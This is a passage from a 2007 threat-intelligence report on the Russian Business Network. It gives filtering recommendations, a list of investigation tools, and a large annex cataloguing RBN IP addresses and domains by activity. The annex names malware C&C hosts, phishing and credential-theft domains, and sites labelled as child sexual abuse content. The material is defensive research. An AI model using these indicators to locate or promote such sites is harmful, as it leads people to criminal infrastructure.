#       AS41181 RUSTELECOM AS Rustelecom AS*
#       AS41187 MICRONNET AS Micronnet LTD*
#       AS41731 NEVSKCC AS NEVACON LTD*
#       AS30968 DATAPOINT-NET1
#       AS34883 ELTEL2
```

Some companies have already installed such filters. iDefense has asked its customers to filter RBN IP addresses [61]. Some ISPs have begun to enforce such “bad network” filtering [62]. It may be a good start.

Spamhaus is making a fantastic work by maintaining a DROP (Don’t Route Or Peer) list [63]. This list provides all the bad networks that companies or even ISPs can assuredly filter to build a safer world. As an example, most of RBN IP blocks have been listed in DROP. Spamhaus plans on distributing its DROP list in a BGP feed soon. This list should be used by every Tier-1 network on the Internet.

Large ISP should also focus very closely on peering agreements. This could have avoided RBN from getting connected directly with main UK ISP.

61 http://www.wired.com/politics/security/news/2007/10/russian_network
62 http://cert.lexsi.com/weblog/index.php/2007/10/26/191-un-fai-reagit
63 http://www.spamhaus.org/drop/index.lasso

Conclusion

RBN has succeeded in mastering the whole Internet scheme complexity: register IP addresses range with RIPE, create a nebulous network to blur the understanding of their activities, settle agreements with legitimate ISP and impersonate all public information about them.

Those guys are also using relationship to get help on some issues: be connected to an IXP/ISP and prevent authorities from stopping them.

This nefarious organisation has become very convenient for hosting cybercrime activities and it may continue for a long time. This shelter is one of the entrances of the internet hell.
Would you like your users/employee/customers to go to hell? No? Then why don't you lock the hell door?

Internet service providers do not want to interfere with their users but if they don't, these users are at risk. ISPs will face this kind of dilemma more and more in a close future and that's why Internet regulators and countries have to enact rules to promote ISP filtering against dangerous zones such as RBN. The world would live better without RBN IP range.

UPDATE: UK ISPs have taken a great first step forward by denying RBN IP range. This initiative should promote the collaboration between ISPs and security sphere.

For sure, RBN will evolve in a close future to become as stealth as possible for curious people and as convenient as possible for its customers.

Generally speaking, Internet participants should endorse minimum liabilities and regulators should punish participants if rules are broken. This has to become real for IP address allocation, Whois registration, peering agreements and Internet access. Law enforcement should also improve their understanding on cybercrime in order to protect legitimate actors and to pursue new gangsters.

Acknowledgements:

- Cert-LEXSI
- An anonymous security investigator who wishes the end of Internet crime
- Other people who gave me some advices or reviews

Annexes

1. Tools and services used for this study

Investigation services

http://robtex.com
http://asn.cymru.com/
http://www.cidr-report.org
http://www.centralops.net/co/
http://www.traceroute.org
http://relcom.net/INFO/NOC-IP/lg/lg0.html
http://www.ripe.net
http://www.domaintools.com
http://www.hostip.info
http://www.google.com
http://c.asselin.free.fr
http://www.spamhaus.org
http://www.shadowserver.org
Many looking glasses on the Internet
Geo-location services
Reverse NS services
Registrant search services

Tools

nmap
amap
nessus
VMWare
wget
nikto
fierce.pl
Wireshark
PEid
Home made scripts

2. *RBN content*

This annex part is a view of RBN network on 29th October 2007:

- Servers
- Ports used
- Virtualhosts
- Classification of the webpages

Credolink

IP	Name	http	smtp	irc	irc-serv	virtual hosts	porn	child-porn	malware	pharma	warez	fake software	credit fraud	id theft	affiliate program	software piracy	mule	phishing	test/empty	unknown	parking	restricted	error	misc	new address
80.70.224.2	ns.mns.ru	80																		x				title : www.mns.ru	
80.70.224.4	x-files.mns.ru		25																				x		
80.70.224.5	media.mns.ru	80																				403			
80.70.224.8	hosting.mns.ru	80																		x				MNS default page	
						Business-craft.com														x				MNS default page	
80.70.224.14	batman.mns.ru	80	25																			403			
80.70.224.25	babylon5.mns.ru	80	25																	x				title : ООО "Матрикс Интернет Клуб"	
80.70.224.28	element5.mns.ru	80																		x				MNS default page	
80.70.225.2	addams.mns.ru - ns3.mns.ru	80																	x					empty	
80.70.225.99	active.mns.ru	80																		x				MNS default page	
80.70.225.100	payments.mns.ru	80																				403			
80.70.225.101	search.mns.ru	80																				403			
80.70.225.104	cpay.mns.ru	80																	x					empty	
80.70.225.105	unikassa.mns.ru	80																	x					empty	
80.70.226.25	226-025.dialup.mns.ru			6660																			x		
81.94.17.197	vpnpool-81-94-17-197.users.mns.ru			6666	6668																		x		
81.84.20.212					6668																		x		

Nevacon

IP	Name	http	smtp	irc	irc-serv	virtual hosts	porn	child-porn	malware	pharma	warez	fake software	credit fraud	id theft	affiliate program	software piracy	mule	phishing	test/empty	unknown	parking	restricted	error	misc	new address
194.146.204.5		80																		x				directory	
194.146.204.8			25																				x		
194.146.204.34		80																					x		
194.146.204.35		80																		x				voip server	
194.146.204.36		80																					x		
194.146.204.38		80																					x		
194.146.204.42		80																					x		
194.146.204.67		80	25																				x		
194.146.206.2		80																	x					empty	
194.146.206.3		80																	x					empty	
194.146.206.5		80																				403			
194.146.206.9		80																				403			
						Xaywuslmfh.net																403			
194.146.206.12		80																				403			
						Xbfhecclty.net																403			
						Ybbwxlxytz.biz			c&c																
194.146.206.15		80																				403			
						Xczzfxdnup.net																403			
						Ycsmmiqtyo.biz			c&c																
194.146.206.18		80																				403			
						Xdknllangq.net																403			
						Ydwrtyxamz.biz			c&c																
194.146.206.21		80																				403			
						Xeyzpxebpb.net																403			
						Yepjnddqpq.biz			c&c																
194.146.206.24		80																				403			
						Xftxvwzoku.net																403			
						Yfsnzmdpta.biz			c&c																
194.146.206.27		80																				403			
						Xgsyyqfdhm.net																403			
194.146.206.30		80																				403			
						Xhsdkmbehj.net																403			
						Yhifecmzrm.biz			c&c																
194.146.207.5		80																					x		
194.146.207.6		80																					x		
194.146.207.8		80																					x		
194.146.207.9		80																					x		
194.146.207.20		80																					x		
194.146.207.27		80																					x		

194.146.207.29	80		x
194.146.207.31	80		x
194.146.207.32	80		x
194.146.207.33	80		x
194.146.207.50	80		x
		Ndf7uag.com	x
194.146.207.90	80		x
194.146.207.91	80		x
194.146.207.110	80		x
194.146.207.112	80		x
		Lhdtesp.com	x
		Mcenuag.com	x
		ndf7uag.net	x
		Pfhyuag.com	x
		Tflhesp.com	x
		Vhneesp.com	x
		Yiqiulj.com	x
194.146.207.113	80		x
		Filzan.info	x
		Hbyqulj.com	x
		Heyrkot.com	x
		Mievesp.com	x
		Oigfulj.com	x
		Tflkesp.com	x
		Weookot.com	x
		Xfpdkot.com	x
194.146.207.120	80		x
		Adult-sex-photos.info	x
194.146.207.121	80		x
		Adult-sex-photos.net	x
194.146.207.122	80		x
		Glamoure-sex-girls.com	x
194.146.207.123	80		x
		Glamoure-sex-girls.net	x
194.146.207.124	80		x
		Glamoure-sex-woman.com	x
194.146.207.125	80		x
		Glamoure-sex-woman.net	x
194.146.207.126	80		x
		Glamoure-sex-womans.net	x
194.146.207.127	80		x
		Glamoure-sex-womans.com	x
194.146.207.128	80		x
194.146.207.130	80		x
194.146.207.131	80		x
194.146.207.133	80		x
194.146.207.134	80		x
194.146.207.135	80		x
194.146.207.136	80		x
		Fck9sts.com	x
194.146.207.137	80		x
194.146.207.138	80		x
		Lipso.info	x
		Rtsforme.com	x
		Suseform.com	x
194.146.207.200	80		x
194.146.207.202	80		x

194.146.207.204	80		x	
194.146.207.220	80		x	
194.146.207.221	80		x	
194.146.207.222	80		x	
194.146.207.223	80		x	
		Adencnt.info	x	69.50.170.206
		Bijsetn.com	x	
		Ctusetn.com	x	
		Dinacnt.info	x	
		Empacnt.info	x	
		Grigcnt.info	x	
		Hoicnt.info	x	

RBN							porn	child-porn	malware	pharma	warez	fake software	credit fraud	id theft	affiliate program	software piracy	mule	phishing	test/empty	unknown	parking	restricted	error		
IP	**Name**	**http**	**smtp**	**irc**	**irc-serv**	**virtual hosts**																		**misc**	**new address**
81.95.144.1	gw1.rbnnetwork.com		25																				x		
81.95.144.2	dns1.rbnnetwork.com	80																	x					empty	
81.95.144.3	arpa-ns1.rbnnetwork.com	80																	x					empty	
81.95.144.5	ip-144-5.rbnnetwork.com	80																	x					empty	
81.95.144.6	ip-144-6.rbnnetwork.com	80																	x					empty	
81.95.144.7	ip-144-7.rbnnetwork.com		25																				x		
81.95.144.10	ip-144-10.rbnnetwork.com	80																	x					empty	
81.95.144.17	ip-144-17.rbnnetwork.com	80																	x					empty	
81.95.144.19	ip-144-19.rbnnetwork.com		25																				x		
81.95.144.20	ip-144-20.rbnnetwork.com	80																	x					empty	
81.95.144.34	ip-144-34.rbnnetwork.com		25																				x		
81.95.144.41	ip-144-41.rbnnetwork.com		25																				x		
81.95.144.49	ip-144-49.rbnnetwork.com		25																				x		
81.95.144.58	ip-144-58.rbnnetwork.com	80																					x		
						Bestwebconsultant.biz							x											Payday loan	203.121.71.129
81.95.144.59	ip-144-59.rbnnetwork.com	80																					x		
81.95.144.62	ip-144-62.rbnnetwork.com	80																					x		
81.95.144.76		80																	x					empty	
81.95.144.122		80																					x		
81.95.144.147		80																		x				Search engine	
						Techsearch.org																	x		91.193.56.67
81.95.144.149		80																				403			
						Gaystudpass.com														x				Hosting offer	
						plusney.com														x				title : gaystudpass	
						Saales.info																	x		91.193.56.68
81.95.144.150		80																				admin closed			
81.95.144.170		80																					x		
81.95.144.171		80																					x		
81.95.144.172		80																					x		
						Bestfirestone.info													x					directory	
						Cardcrime.biz													x					directory	

			Justtest.net				x		directory		
			Malwaremodel.biz				x		directory		
81.95.144.173		80						x			
81.95.144.174		80						x			
81.95.144.186		80						403			
81.95.144.210		80						x			
81.95.144.211		80						x			
81.95.144.212		80						x			
81.95.144.213		80						x			
81.95.144.214		80						x			
81.95.144.242		80		x							
			Bcm43xx.com	x							
			Endworknah.com	x							
			Gfdssa.com	x							
			Mauricehurstnah.com	x							
			Nopenalty.net	x							
			Oceanofbeer.com	x							
			Sasad.net	x							
			Totemus.net	x							
81.95.145.42	ip-145-42.rbnnetwork.com	80									
							x		empty		
			Jabb.org				x		empty		66.199.234.100
81.95.145.162		80						x			
81.95.145.163		80						x			
			Host-43dfghj.com					403			
81.95.145.164		80						x			
			Host-78suibn.net					x			
81.95.145.165		80						x			
			Lostdom1.com					403			
			Lostdom2.com					403			
81.95.145.166		80						x			
81.95.145.179		80					x		test page		
81.95.145.180		80					x		test page		
81.95.145.181		80					x		test page		
81.95.145.182		80					x		test page		
81.95.145.186		80						x			
			Dragracers.biz					x			
			Keratomir.biz					x			
			Sqhost.net					x			
81.95.145.194		80						x			
			Cyberpiaster.net					x			201.218.228.90
81.95.145.240		80					x		empty		
81.95.145.241		80					x		empty		
81.95.146.26	ip-146-26.rbnnetwork.com	80					x		empty		
81.95.146.58		80						x			
81.95.146.59		80						x			
81.95.146.60		80						x			
			E-gold-invest.com		x			x	title: invest money in egold		116.0.103.148
			Empireinvestfund.com								
81.95.146.61		80						x			
			Ejbilling.com					x			
81.95.146.62		80						x			
81.95.146.122		80						x			
81.95.146.130		80						403			
81.95.146.131		80						admin closed			
81.95.146.132		80				x			content : not good		

81.95.146.138		80				403			
81.95.146.141		80				403			
81.95.146.142		80				403			
81.95.146.146		80				x			
81.95.146.147		80				x			
81.95.146.148		80				x			
81.95.146.149		80				x			
81.95.146.150		80				x			
81.95.146.170		80				x			
81.95.146.171		80				x			
81.95.146.172		80				x			
			Www-goooogle.net		x		google credentials theft	85.249.143.82	
81.95.146.173		80				x			
			Fresh-solutions-mail.com			x			
			Fresh-solutions.us			x			
			Perfect-investments.org			x			
81.95.146.174		80				x			
			Finance-yahoo.org	x			title: calisto trading	85.249.143.82	
			Home-businesswire.com	x			title: calisto trading	85.249.143.82	
			Search-bbb.com	x			title: calisto trading	85.249.143.82	
			Www-bloomberg.org	x			title: calisto trading	85.249.143.82	
			Www-news.biz	x			title: calisto trading	85.249.143.82	
			Www-serfreport.com			x			
			Www-stockhouse.org	x			title: calisto trading	85.249.143.82	
81.95.146.178		80				404			
81.95.146.179		80				404			
81.95.146.180		80				404			
81.95.146.181		80				x			
81.95.146.182		80				404			
81.95.146.194		80				x			
81.95.146.195		80				x			
81.95.146.202		80				x			
			Canadianmedsapi.com			x		72.36.229.202	
			Canadianmedsapi.info			x			
			Canadianmedsapi.net			x			
			Frekasele.info			x			
			Vifranko.info			x			
81.95.146.203		80				x			
81.95.146.204		80				x			
81.95.146.205		80				x			
81.95.146.206		80				x			
81.95.146.216		80				admin closed			
81.95.146.217		80				403			
81.95.146.227	ip-146-227.navicosoft.com	80				404			
81.95.146.228	ip-146-228.navicosoft.com	80				404			
			Myloginmail.info			404			
			Myspamabuse.info			404			
81.95.146.229	ip-146-229.navicosoft.com	80				403			
			1about.info			admin closed			
			1directory1.info			admin closed			
			2directory2.info			admin closed			
			3about.info			admin closed			
			3directory3.info			admin closed			
			4about.info			admin closed			

			4directory4.info		admin closed	
			5about.info		admin closed	
			5directory5.info		admin closed	
			6about.info		admin closed	
			6directory6.info		admin closed	
			7about.info		admin closed	
			8about.info		admin closed	
			Asndirectory.com		admin closed	
			Aucatalog.com		admin closed	
			Auinformation.com		admin closed	
			Aussiedatabase.com		admin closed	
			Besthomeindex.info		admin closed	
			Bestsitefree.info		admin closed	
			Besturlreference.info		admin closed	
			Besturlsite.info		admin closed	
			Besturlworld.info		admin closed	
			Catalog2.info		admin closed	
			Catalog3.info		admin closed	
			Catalog5.info		admin closed	
			Catalog6.info		admin closed	
			Catalog7.info		admin closed	
			Catalog8.info		admin closed	
			Catalog9.info		admin closed	
			Greatsiteslist.info		admin closed	
			Highestnetsites.info		admin closed	
			Hotsiteskey.info		admin closed	
			Netsbestsites.info		admin closed	
			Netsitesguide.info		admin closed	
			Officialsiteslist.info		admin closed	
			Premiumnetsites.info		admin closed	
			Siteslistdirect.info		admin closed	
			Siteslistonline.info		admin closed	
			Topausdirectory.com		admin closed	
			Topnetplaces.info		admin closed	
			Topneturls.info		admin closed	
			Tourbestsites.info		admin closed	
			Urlsbest.info		admin closed	
			Urlslist.info		admin closed	
			Urlspremium.info		admin closed	
81.95.146.230	ip-146-230.navicosoft.com	80			x	
			Best-cars-directory.info		admin closed	
			Best-cars-directory.org		admin closed	
			Best-cars-online.org		admin closed	
			Cars-directory.info		admin closed	
			Cars-information.net		admin closed	
			Cars-store-online.info		admin closed	
			Cars-world-online.info		admin closed	
			Sweetpinkpussy.info		403	
			The-best-cars.org		admin closed	
81.95.146.234		80			x	
			2network.info	x		empty
			8conf.info	x		empty
			Adsvere.info	x		empty
			Adsverg.info	x		empty
			Adsverh.info	x		empty
			Adsverm.info	x		empty

		Adsvers.info			x		empty	
		Dconf.info			x		empty	
		Fconf.info			x		empty	
		Getfastit.com			x		empty	
		Getyouneed.com			x		empty	
		Laptop-inspiron.com				x		
		Laptopika.com				x		
		Laptopsik.com				x		
		Microwaresoftware.info			x		empty	
		Softwaremappers.info			x		empty	
		Tramparam.info			x		empty	
		Waresoftwareworld.info			x		empty	
81.95.146.235	80					x		
		2autocity.com			x		empty	
		Allcd-dvd.biz			x		empty	
		Allmagazines.biz			x		empty	
		Dorotest.biz			x		empty	
		Faconf.biz				x		
		Fador.biz				x		
		Fafeed.biz			x		empty	
		Medpilly.com			x		empty	74.52.55.189
		Mygamedoor.com				x		74.52.55.189
81.95.146.236	80					x		
		1friendsearch.com			x		empty	
		7conf.info			x		empty	
		7feed.info			x		empty	
		Aboveentire.info			x		empty	
		Allaboutact.info				x		
		Allcamguide.info				x		
		Allebooks.biz				x		
		Completeinclusive.info			x		empty	
		Crackersite.info				403		
		Entireall.info			x		empty	
		Entireinclusive.info			x		empty	
		Everyinclusive.info				x		
		Gendor.info			x		empty	
		Itsentire.info			x		empty	
		Kconf.info			x		empty	
		Laptop-gma.com			x		empty	
		Otccomplete.info			x		empty	
		Otcevery.info	x				title: kaspersky on otcevery	
		Pconf.info				403		
		Proxyserverlist.biz				403		74.52.250.243
		Yourcracker.info		x			content: 1234321	
81.95.146.237	80					x		
		1autocity.com			x		empty	
		1goldinsurance.com		x			insurance reference page	
		1insurancecity.com				403		
		Carsranking.com			x		empty	74.52.55.189
		Pharmacika.com			x		empty	74.52.55.189
		Ringtones-best.biz			x		empty	
		Valiumworld.com				x		
81.95.146.238	80					x		
		1desktopgames.com				x		
		Jconf.info			x		empty	
		Laptopxps.com			x		empty	
		Medicasss.com			x		empty	74.52.55.189

		Screen-best.com					403		
		Screen-city.com					403		
		Tagsyoutube.com				x		empty	
81.95.146.250	80					x		empty	
81.95.146.251	80					x		empty	
81.95.146.252	80						admin closed		
		Exerevenue.com		x				Exerevenue payperinstall	
		Ntkrnlpa.info					admin closed		
		Trwam.org			x			title: Telewizja Trwam	
81.95.146.253	80					x		empty	
81.95.146.254	80					x		empty	
81.95.147.2	80								
		100LOLITAS.INFO							
81.95.147.58	80						403		
81.95.147.82	80					x		empty	
81.95.147.83	80		x						
		2007hardlovers.info	x						
		2007thecrazypedo.info	x						
		Cpsummeroffer.info	x						
		First4you.biz	x						
		Newunionchilds.com	x						
		Payunionchilds.com	x						
		Smallandnaked.info	x						
		Truelolastgp.info	x						
		Worldlolas.info	x						
		NIGHTLOLLA.NET	x						209.85.51.151
81.95.147.84	80		x						
		Cp-parade.com	x						
		Cpdvd-shop.com	x						
		Girlstopsite.com	x						
		Kiddytop.info	x						
		Newcrazypedo.com	x						
		Newhardlovers.com	x						
		Newpedoparadise.com	x						
		Onlycppaysites.info	x						
		Parlamentbill.info	x						
		Paycrazypedo.com	x						
		Payhardlovers.com	x						
		Paypedoparadise.com	x						
		Sergespaysites.com	x						
		Sex-ok.info	x						
		Thebestlol.info	x						
		Toplosites.com	x						
		Virginspremierclub.info	x						
		HARDLOVERS.COM	x						69.46.226.165
81.95.147.85	80		x						
		LOOKFORCP.INFO	x						
		Axmat.info	x						
		Cp-gallardo.com	x						
		Cp-orgazm.com	x						
		Cpevolution.biz	x						
		Desert-child.biz	x						
		Illegalbody.com	x						
		Kipriot.info	x						
		Lofreenow.info	x						

		Mytop.biz	x						
		Xtop.biz	x						
81.95.147.86	80		x						
		SKDLJFSDF.INFO							
		Bannedtopsite.com	x						
		Devanov.info	x						
		Dexnun.info	x						
		Lolaparty.info	x						
		Minitini.biz	x						
		Newyorktopsites.com	x						
		Purelolatopsite.com	x						
		Teensfreelisting.com	x						
		Vip-prettis.info	x						
81.95.147.90	80				x			title: Apache test page	
81.95.147.92	80				x			title: Apache test page	
81.95.147.93	80				x			title: Apache test page	
81.95.147.100	80						admin closed		
81.95.147.102	80						admin closed		
81.95.147.107	80				x			title: Apache test page	
81.95.147.114	80						x		
81.95.147.115	80						x		
		LOLALIST.BIZ							
81.95.147.116	80						x		
81.95.147.117	80						x		
81.95.147.118	80						x		
		VirginPix.net							69.50.188.3
81.95.147.146	80		x						
		Extreme-material.com	x						
		Loguestbook.biz	x						
		Loguestbook.org	x						
		Loguestbook.us	x						
		Lol-porno.com	x						
		Lolkacelka.com	x						
81.95.147.147	80				x			empty	
81.95.147.148	80				x			empty	
81.95.147.149	80				x			empty	
81.95.147.150	80				x			empty	
81.95.147.163	80						x		
81.95.147.16	80						x		
		Billing-support.biz							
		Cuteloblog.biz							
81.95.147.170	80				x			empty	
81.95.147.171	80					x		Imperium board forum	
81.95.147.172	80					x		Imperium board forum	
81.95.147.173	80					x		Imperium board forum	
81.95.147.174	80					x		Imperium board forum	
81.95.147.190	80		x						
81.95.147.202	80				x			title: Apache test page	
81.95.147.203	80				x			title: Apache test page	
81.95.147.204	80		x						
81.95.147.205	80				x			empty	
81.95.147.206	80				x			empty	
81.95.147.244	80						admin closed		
81.95.147.246	80						admin closed		
81.95.147.254	80				x			empty	

81.95.147.107	80				x			??	
81.95.148.2	80					admin closed		content: closed	
		Kopythian.com				admin closed		content: closed	
81.95.148.11	80					admin closed		content: closed	
81.95.148.12	80					admin closed		content: closed	
		Mmmmdanon.com				admin closed		content: closed	58.65.239.114
		Smoothdns.net				admin closed		content: closed	58.65.239.114
		Susliksuka.com				admin closed		content: closed	58.65.239.114
		Syaskiher.com				admin closed		content: closed	58.65.239.114
		Trufelsite.com				admin closed		content: closed	58.65.239.114
81.95.148.13	80			x				empty	
		Andyserver.info		x				empty	58.65.239.114
		Badabumsrv.com		x				empty	58.65.239.114
		Mymoonsite.net		x				empty	58.65.239.114
		Taramparambum.com		x				empty	58.65.239.114
		Uspocketpc.com		x				empty	58.65.239.114
81.95.148.14	80					admin closed		title: service unavailable	58.65.239.114
		Diehardsrv.com				admin closed		title: service unavailable	58.65.239.114
		Maxyserver.info				admin closed		title: service unavailable	58.65.239.114
		Msiesettings.com				admin closed		title: service unavailable	58.65.239.114
		Protriochki.com				admin closed		title: service unavailable	58.65.239.114
81.95.148.22	80						x		
		Claremontfinance.org					x		193.33.129.10
		Filmratings-blog.info					x		193.33.129.10
		Free-lesbean-clips.com					x		
		Gamexxxcopy.info					x		193.33.129.10
		Ipodnovafilm.info					x		193.33.129.10
		Lol-portal.info					x		193.33.129.10
		Online-inv.com					x		193.33.129.10
		Online-invest-de.com					x		193.33.129.10
		Pinkola.info					x		193.33.129.10
		Prodigy-portal.info					x		193.33.129.10
		Supercars-wallpapers.info					x		193.33.129.10
		Wareznovasite.info					x		193.33.129.10
81.95.148.34	80					403			
		Attrezzi.biz				403			58.65.238.59
		Installare.net				403			58.65.238.59
		Mezzicodec.net					x		58.65.238.59
81.95.148.74	80						x		
		1patriot.info					x		
81.95.148.75	80						x		
		Getritchordie.info					x		
81.95.148.76	80						x		
81.95.148.77	80						x		
81.95.148.78	80						x		
81.95.148.90	80						x		
81.95.148.98	80						x		
		Guard-center-adv.com				403			
		Online-guard-adv.net				403			
		Online-guard.net	x					title: online-guard	
81.95.148.114	80			x				content: this is a test	
81.95.148.155	80					404			
		East-antiques.net			x			title: home	

			Mikrod.com				x			title: mikrod interaction	
			Murzer.com			x				empty	
			Sehrap.com					404			
81.95.148.156		80						404			
81.95.148.157		80						404			
81.95.148.158		80						404			
81.95.148.162		80				x				empty	
81.95.148.163		80				x				title: Apache test page	
81.95.148.164		80				x				title: Apache test page	
81.95.148.165		80				x				title: Apache test page	
81.95.148.166		80				x				title: Apache test page	
81.95.148.178		80							x		
81.95.148.179		80							x		
			Neoautos.net						x		
81.95.148.180		80							x		
			Egoldgram.com						x		
81.95.148.181	mx.etrustescrow.com	80							x		
			Etrustescrow.com						x		
81.95.148.182		80							x		
			Dibagindustrie.com						x		
81.95.148.187		80							x		
			Lastcounter.com	C&C id							88.255.90.212
81.95.148.188		80							x		
			0daycentral.biz						x		88.255.90.212
			0daycod.biz						x		88.255.90.212
			0daydirect.biz						x		88.255.90.212
			0daydownloads.biz			x				empty	88.255.90.212
			0dayinter.biz						x		88.255.90.212
			0daynation.biz						x		88.255.90.212
			0dayonline.biz						x		88.255.90.212
			0daysupplies.biz						x		88.255.90.212
			0daywizard.biz						x		88.255.90.212
			Bond0day.biz						x		88.255.90.212
			Ez0day.biz						x		88.255.90.212
			For0day.biz						x		88.255.90.212
			Just0day.biz						x		88.255.90.212
			Myday2you.biz						x		88.255.90.212
			Planet0day.biz		x					title:planet 0day	88.255.90.212
81.95.148.190		80							x		
81.95.148.194		80							x		
			Automaticavupdate.com						x		
			Automaticwindowsupdate.com						x		
			B2cteam.net						x		
			Casualgamesportal.com						x		
			Denixsearch.com						x		
			Enchancer.com						x		
			Eurico.org						x		
			Extrafeed.info						x		
			Faries.info						x		
			Fastcashmovies.com						x		
			Hottings.net						x		
			Lapkritis.com						x		
			Luxorgame.info						x		
			Metaadvice.com						x		
			Metasecurebill.com						x		
			Micronix.info						x		
			Mimor.info						x		

		Mimor.org			x	
		Mirabico.com			x	
		Montimon.com			x	
		Montimon.net			x	
		Newagate.net			x	
		Novarken.com			x	
		Novembris.com			x	
		Pentaxer.net			x	
		Playarchive.com			x	
		Rbanner.net			x	
		Rtncounter.net			x	
		Rtnmeta.com			x	
		Scanandclear.com			x	
		Scanandheal.com			x	
		Scantoclean.com			x	
		Spalis.net			x	
		Videocodecobject.com			x	
		Vigoros.org			x	
		Xpsite.org			x	
81.95.148.202	80				x	
81.95.148.203	80				x	
81.95.148.204	80				x	
81.95.148.205	80				x	
81.95.148.206	80				x	
81.95.148.254	80				404	
		Hothothott.info			admin closed	content: service unavailable
		Hottestvids.info			admin closed	content: service unavailable
		Hottestvidz.info			admin closed	content: service unavailable
		Hottseks.info			admin closed	content: service unavailable
		Hotwetbabez.info			admin closed	content: service unavailable
		Hotwetred.info			admin closed	content: service unavailable
		Megasexus.info			admin closed	content: service unavailable
		Prittywetnsexy.info			admin closed	content: service unavailable
		Redwethot.info			admin closed	content: service unavailable
		Wetwetwett.info			admin closed	content: service unavailable
81.95.148.255	80				404	
		Fanune.info			admin closed	content: service unavailable
		Freensexy.info			admin closed	content: service unavailable
		Fregalz.info			admin closed	content: service unavailable
		Hotnudevidz.info			admin closed	content: service unavailable
		Nude-mania.info			admin closed	content: service unavailable
		Nudevidz.info			admin closed	content: service unavailable
		Nunde4free.info			admin closed	content: service unavailable
		Sweetsexo.info			admin closed	content: service unavailable
		Video4freee.info			admin closed	content: service unavailable
		Wettvidd.info			admin closed	content: service unavailable
81.95.149.10	80		C&C			tite: ret_ok
		Bibi32.org			x	
		Cyb3rz.org			admin closed	content: this account has been suspended
		Spanch-bob.info			admin closed	content: this account has been suspended
81.95.149.26	80			x		empty
		Pr-design.info		x		empty
81.95.149.27	80			x		empty
81.95.149.29	80			x		empty
81.95.149.34	80				x	
		Bestbsd.info			403	

		Bonpyrrol.info					admin closed	title: suspended domain	
		Burin.biz					admin closed	title: suspended domain	
		Firstwolf.org					admin closed	title: suspended domain	
		Gicia.info					admin closed	title: suspended domain	
		Grbitz.info					admin closed	title: suspended domain	
		Masgio.info					admin closed	title: suspended domain	
		Nanoatom.info					admin closed	title: suspended domain	
		Rezultsd.info					admin closed	title: suspended domain	
		Shduuu.info					admin closed	title: suspended domain	
		Upio.info					admin closed	title: suspended domain	
		Yuoiop.info					admin closed	title: suspended domain	
81.95.149.35	80						x		
81.95.149.36	80						x		
81.95.149.37	80						x		
81.95.149.38	80						x		
81.95.149.50	80						403		
81.95.149.51	80						403		
81.95.149.52	80						403		
81.95.149.58	80						x		
81.95.149.59	80						x		
81.95.149.60	80						x		
		Animeshek.com	x					PS2 games	
		Igroman.com	x					PS2 games	
		Igruli.com					403		
		Igrushek.net	x					XBOX games	
		Rusbox.biz	x					XBOX games	
81.95.149.61	80						x		
81.95.149.62	80						x		
81.95.149.75	80						403		
81.95.149.76	80						403		
81.95.149.77	80						403		
81.95.149.83	80						403		
		Projekt1.info					403		
81.95.149.84	80					x		content: hi	
81.95.149.99	80				x			empty	
81.95.149.100	80				x			empty	
81.95.149.101	80				x			empty	
81.95.149.102	80				x			empty	
81.95.149.114	80						x		
		Superpornmovies.info					x		
		Xxxfilmlab.info					x		
		Yourmovepick.info					x		
81.95.149.115	80						x		
		Theclickinto.info					x		
		Themoveout.info					x		
		Transitionfree.info					x		
		Yourclickdvd.info					x		
		Yourclicksearch.info					x		
		Yourwelcomeback.info					x		
81.95.149.117	80						x		
		Superclickmedia.info					x		
81.95.149.118	80						x		
81.95.149.122	80					x		content: hm.	
81.95.149.124	80					x		content: hm.	
		Adminarea.info					x		
		Privatedump.com		x				title: rentacracker.com	88.255.94.52
		Rentacracker.com		x				title: rentacracker.com	88.255.94.52

		Wwwbox.us	x				egold credential theft	88.255.94.52
81.95.149.125	80			x			content: hm	
		Superengine.biz		x			content: hm	
81.95.149.126	80				404			
		Steponanylizing.com			admin closed		content: account suspended	
81.95.149.130	80				403			
81.95.149.131	80				403			
		Vooogle.info		x			content: woww	91.193.57.181
		Voovle.info		x			title: search	203.121.67.157
		Yboeragu.com			404		content: 404	203.121.67.157
81.95.149.132	80				403			
		Butavertat.com			403			
		Ebyfyge.net			404		content: 404	
		Ulefoveda.net			404		content: 404	
81.95.149.133	80				403			
		10trustedsites.com		x			title: TustedSearch	
		Top10searches.net			403			
		Top20searches.net			403			
		Yberobul.net			404		content: 404	
		Yjytuv.net			404		content: 404	203.121.67.157
81.95.149.134	80				403			
		Yourmedsearch.info		x			content: asd	
81.95.149.142	80			x			title: NBK ltd	
81.95.149.165	80		x					
		Myzeus.biz	x					
81.95.149.166	80		x					
81.95.149.171	80				403			
		Dorifora.com			403			58.65.238.59
		Mettere.net			403			
81.95.149.172	80				404			
		Googleanalitics.net			404			58.65.238.60
81.95.149.173	80						title: login	
		Bucksbrothers.biz					title: login	
		Videofresh.net					title: free porn sex movies	
81.95.149.174	80		x				empty	
81.95.149.176	80				404			
		Tstats.org			404			
81.95.149.177	80			x			content: hm.	
81.95.149.180	80				404			
81.95.149.194	80				403			
81.95.149.195	80		x				content: 81.95.149.193	
81.95.149.196	80				404			
81.95.149.197	80				404			
81.95.149.198	80				404			
81.95.149.199	80				404			
81.95.149.200	80				404			
81.95.149.201	80				404			
81.95.149.202	80				404			
81.95.149.203	80				404			
81.95.149.204	80				404			
81.95.149.205	80				404			
81.95.149.206	80				404			
81.95.149.210	80					x		
81.95.149.235	80			x			title: biswas bio	
		Ibm-ssl.com		x			title: biswas bio	
		Notmanytre.info		x			title: biswas bio	

81.95.149.236	80					403		
81.95.149.237	80					403		
81.95.149.238	80					404		
81.95.149.250	80						x	
		Get-it-fast.info						redirect mp3.com
		Music-mp3-and-movie.info			x			title: cnr-online.de
		Nnew-adult.info					x	
		Pornstar-adult.info					x	
		Top100-movie.info						redirect movies.go.com
81.95.150.2	80						x	
		Exploitoff.net					x	
		Relaxrent.info					x	
		Secrent.info					x	
		Shobidek.org					x	
81.95.150.4	80						x	
81.95.150.8	80							empty
81.95.150.43	80					404		
81.95.150.82	80				x			content: test page
81.95.150.90	80							empty
81.95.150.93	80							empty
81.95.150.98	80							empty
81.95.150.114	80							empty
81.95.150.178	80					403		
		555traff.com				403		
		555traff.net				403		
		555traff.org				403		
		911traff.com				403		
		911traff.info				403		
		Loader-trf-test.com				403		
		Loader-trf-test.net				403		
		Nod32-spl.com				403		
		Norton-kaspersky.net				403		
		Norton-nod32.com				403		
		Scm-scm.com				403		
		Spl-trf-new.com				403		
		Spl-trf-new.net				403		
		Spl-trf-test.com				403		
		Spl-trf-test.net				403		
		Trf-loader.biz				403		
